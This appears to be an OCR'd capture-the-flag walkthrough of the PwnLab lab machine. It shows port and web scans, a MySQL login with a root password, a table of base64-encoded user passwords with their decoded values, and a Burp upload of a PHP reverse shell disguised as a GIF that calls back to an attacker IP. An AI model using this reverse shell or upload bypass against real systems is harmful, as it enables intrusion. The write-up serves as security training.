
PwnLab

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-09 12:29 EST
Nmap scan report for 192.168.103.151
Host is up (0.0019s latency).
Not shown: 65531 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100024  1        39412/udp   status
|   100024  1        51684/udp6  status
|   100024  1        54150/tcp6  status
|_  100024  1        54152/tcp   status
3306/tcp open  mysql   MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 39
|   Capabilities flags: 63487
|   Some Capabilities: ODBCClient, DontAllowDatabaseTableColumn, ConnectWithDatabase,
FoundRows, SupportsLoadDataLocal, Speaks41ProtocolOld, LongPassword, LongColumnFlag,
InteractiveClient, Support41Auth, SupportsTransactions, Speaks41ProtocolNew, IgnoreSigpipes,
IgnoreSpaceBeforeParenthesis, SupportsCompression, SupportsAuthPlugins,
SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: tYC"~vX4;j%t>uV,v1/6
|_  Auth Plugin Name: mysql_native_password
54152/tcp open  status  1 (RPC #100024)
```

80/tcp

```
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: PwnLab Intranet Image Hosting
```

ss



Dirbuster

Nikto

```
┌──(kali㉿kali)-[~/Desktop/exe]
└─$ nikto -h 'http://192.168.103.151'
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.103.151
+ Target Hostname:    192.168.103.151
+ Target Port:        80
+ Start Time:         2021-03-09 12:59:06 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request
```

to /images over HTTP/1.0. The value is "127.0.0.1".
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7915 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time: 2021-03-09 12:59:50 (GMT-5) (44 seconds)

+ 1 host(s) tested

Gobuster

└─$ gobuster dir -u http://192.168.103.151 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===
[+] Url: http://192.168.103.151
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
===
2021/03/09 13:02:54 Starting gobuster
===
/images (Status: 301)
/upload (Status: 301)
===
2021/03/09 13:03:14 Finished
===

Dirbuster

File found: /index.php - 200
File found: /upload.php - 200
Dir found: /upload/ - 200
Dir found: / - 200
Dir found: /images/ - 200
Dir found: /icons/ - 403
File found: /login.php - 200
File found: /config.php - 200
Dir found: /icons/small/ - 403

111/tcp


111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:


```
|  program version   port/proto  service
|  100000  2,3,4      111/tcp   rpcbind
|  100000  2,3,4      111/udp   rpcbind
|  100000  3,4        111/tcp6  rpcbind
|  100000  3,4        111/udp6  rpcbind
|  100024  1        39412/udp   status
|  100024  1        51684/udp6  status
|  100024  1        54150/tcp6  status
|_ 100024  1        54152/tcp   status
```

3306/tcp open mysql MySQL 5.5.47-0+deb8u1

Exploit

ss






```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -p'H4u%QJ_H99' -h 192.168.103.151 -P 3306 -D
Users                                                          130 ×
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 396
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [Users]> show
```


credentials


```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -p'H4u%QJ_H99' -h 192.168.103.151 -P 3306 -D
Users                                                          130 ×
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 396
Server version: 5.5.47-0+deb8u1 (Debian)
```

```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [Users]> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.001 sec)

MySQL [Users]> select * from tables;
ERROR 1146 (42S02): Table 'Users.tables' doesn't exist
MySQL [Users]> select * from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.001 sec)

MySQL [Users]>
```

JWzXuBJJNy - kent
SIfdsTEn6I - mike
iSv5Ym2GRo - kane

Upload file


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Send Cancel
Target: http://192.168.103.151
Request
Pretty Raw \n Actions
POST /?page=upload HTTP/1.1
Host: 192.168.103.151
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------164700932931023903606585066l0
Content-Length: 3276
Origin: http://192.168.103.151
Connection: close
Referer: http://192.168.103.151/?page=upload
Cookie: PHPSESSID=mn0h9imr1q7qrd7c1j6u83ple5
Upgrade-Insecure-Requests: 1
-----------------------------164700932931023903606585066l0
Content-Disposition: form-data; name="file"; filename="shell.php.gif"
Content-Type: image/gif
GIF89a;
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.103.129'; // CHANGE THIS
$port = 1234;   // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
// Fork and have the parent process exit
$pid = pcntl_fork();
if ($pid == -1) {
printit("ERROR: Can't fork");
exit(1);
}
if ($pid) {
exit(0); // Parent exits
}
if (posix_setsid() == -1) {
printit("Error: Can't setsid()*);
Search... 0 matches
Response
Pretty Raw Render \n Actions
HTTP/1.1 200 OK
Date: Tue, 09 Mar 2021 20:04:14 GMT
Server: Apache/2.4.10 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 541
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<title>
PwnLab Intranet Image Hosting
</title>
</head>
<body>

<img src="images/pwnlab.png">

[Home
] [Login
] [Upload
]
<hr/>

<html>
<body>
<form action='' method='post' enctype='multipart/form-data'>
<input type='file' name='file' id='file' />
<input type='submit' name='submit' value='Upload'/>
</form>
</body>
</html>
<img src="upload/b1a99ebaad4dd28f57517de36e770484.gif">

</body>
</html>
Search... 0 matches
INSPECTOR
Query Parameters (1)
Body Parameters (2)
Request Cookies (1)
Request Headers (12)
Response Headers (9)
Done
869 bytes | 3 millis